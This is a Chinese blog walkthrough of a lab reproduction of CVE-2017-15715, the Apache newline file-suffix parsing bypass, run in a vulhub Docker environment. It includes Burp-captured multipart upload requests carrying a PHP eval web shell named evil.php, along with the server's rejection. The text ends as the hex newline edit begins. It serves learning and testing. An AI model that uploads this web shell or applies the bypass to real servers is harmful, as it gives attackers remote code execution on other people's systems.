CVE-2017-15715Apache 换行解析漏洞复现

原创

七堇墨年 于 2022-03-24 21:01:41 发布 3465 收藏 2
分类专栏： vulfocus靶场入门 文章标签： 安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/justruofeng/article/details/123708854
版权

vulfocus靶场入门 专栏收录该内容

2 篇文章 0 订阅
订阅专栏

CVE-2017-15715Apache 换行解析漏洞复现

文章目录

1.漏洞原理

此漏洞的出现是由于 apache 在修复第一个后缀名解析漏洞时，用正则来匹配后缀。在解析 php 时 xxx.php\x0A 将被按照 php 后缀进行解析，导致绕过一些服务器的安全策略。

2.靶机环境

靶机搭建环境：Ubuntu 18

3. 搭建漏洞环境

(1)下载docker

```
curl -fsSL https://get.docker.com | bash -s docker --mirror Aliyun
```

(2)安装docker

```
apt install python-pip
pip install docker-compose
```

(3)下载解压


```
cd /opt
wget https://github.com/vulhub/vulhub/archive/master.zip
unzip master.zip
```

(4) 创建靶机 CVE-2017-15715

```
cd /opt/vulhub-master/httpd/CVE-2017-15715
docker-compose build
docker-compose up -d
docker ps
```

4.开始测试


首先找到自己的IP地址，Ubuntu中可用ifconfig命令查Ubuntu看



```
q@ubuntu:~$ ifconfig
br-2df5526ced45: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        inet6 fe80::42:37ff:fe33:660c  prefixlen 64  scopeid 0x20<link>
        ether 02:42:37:33:66:0c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 5126 (5.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-d007aa2f88f8: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:fc:02:14:05  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:98ff:fe12:308b  prefixlen 64  scopeid 0x20<link>
        ether 02:42:98:12:30:8b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 196 (196.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.[redacted]netmask 255.255.255.0  broadcast 19[redacted]
        inet6 fe80::e29d:fd7e:7d0:d71f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5e:bb:65  txqueuelen 1000  (Ethernet)
        RX packets 116593  bytes 167259649 (167.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43882  bytes 3774151 (3.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 343  bytes 32594 (32.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 343  bytes 32594 (32.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

CSDN @七堇墨年

然后在你所找到的ip后接上8080端口，例如：127.0.0.1:8080,访问进入我们搭建的测试界面




file: 未选择文件。

filename: evil.php

CSDN @七堇墨年

我们首先上传一个PHP文件，抓包测试一下




file: 浏览... 1.php

filename: evil.php

提交查询

本地上传的php文件
默认的名字，可以自己更改
提交抓包
FoxyProxy
按模式和顺序使用启用的代理
~~关闭（使用 Firefox 设置）~~
✓ 127.0.0.1:8080 (对全部 URLs 使用)
192.168.113.1:3128 (对全部 URLs 使用)
开启代理
选项
查询我的 IP
日志
CSDN @七堇墨年


找到我们抓到的流量




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
68	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
69	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
70	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
71	[redacted]	OPTIONS	/api/get_notifications_count/								
72		OPTIONS	/api/userlines/								
73	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
74	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
75	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
76	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
77	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		
78	http://192.[redacted]	POST	/	✓							
79	http://detectportal.firefox.com	GET	/canonical.html					HTML	html		

发送到重发器




79 http://detectportal.firefox.com GET /canonical.html HTML htm



```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-------------------
Content-Length: 388
Origin: http:/[redacted]
Connection: close
Referer: http:/[redacted]
Upgrade-Insecure-Requests: 1

-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']);?>
-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="name"
```


尝试直接发送，发现返回bad file




```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------493048522299920
57283967637385
Content-Length: 388
Origin: [redacted]
Connection: close
Referer: htt[redacted]
Upgrade-Insecure-Requests: 1

-----------------------------493048522299920572839
67637385
Content-Disposition: form-data; name="file";
filename="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']);?>
-----------------------------493048522299920572839
67637385
Content-Disposition: form-data; name="name"

evil.php
-----------------------------493048522299920572839
67637385--
```

```
HTTP/1.1 200 OK
Date: Thu, 24 Mar 2022 12:22:05 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.5.38
Content-Length: 8
Connection: close
Content-Type: text/html

bad file
```

我们要进行后缀绕过，在新版BurpSuite中将所输入字符十六进制HEX转换与以前不同，首先加一个空格，然后右边找到



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.1.1 - Temporary Project - licensed to WuXiaoTeam
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × ...



```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------49304852229992057283967637385
Content-Length: 388
Origin: http:[redacted]
Connection: close
Referer: http[redacted]
Upgrade-Insecure-Requests: 1

-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']);?>
-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="name"

evil.php
-----------------------------49304852229992057283967637385--
```

```
HTTP/1.1 200 OK
Date: Thu, 24 Mar 2022 12:22:05 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.5.38
Content-Length: 8
Connection: close
Content-Type: text/html

bad file
```

Selection 1

Selected character: O

Code: Hex

4f

Cancel   Apply changes

你输入的

HEX转化结果

确定

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2


Request Cookies 0

Request Headers 11

Response Headers 6

CSDN @七堇墨年

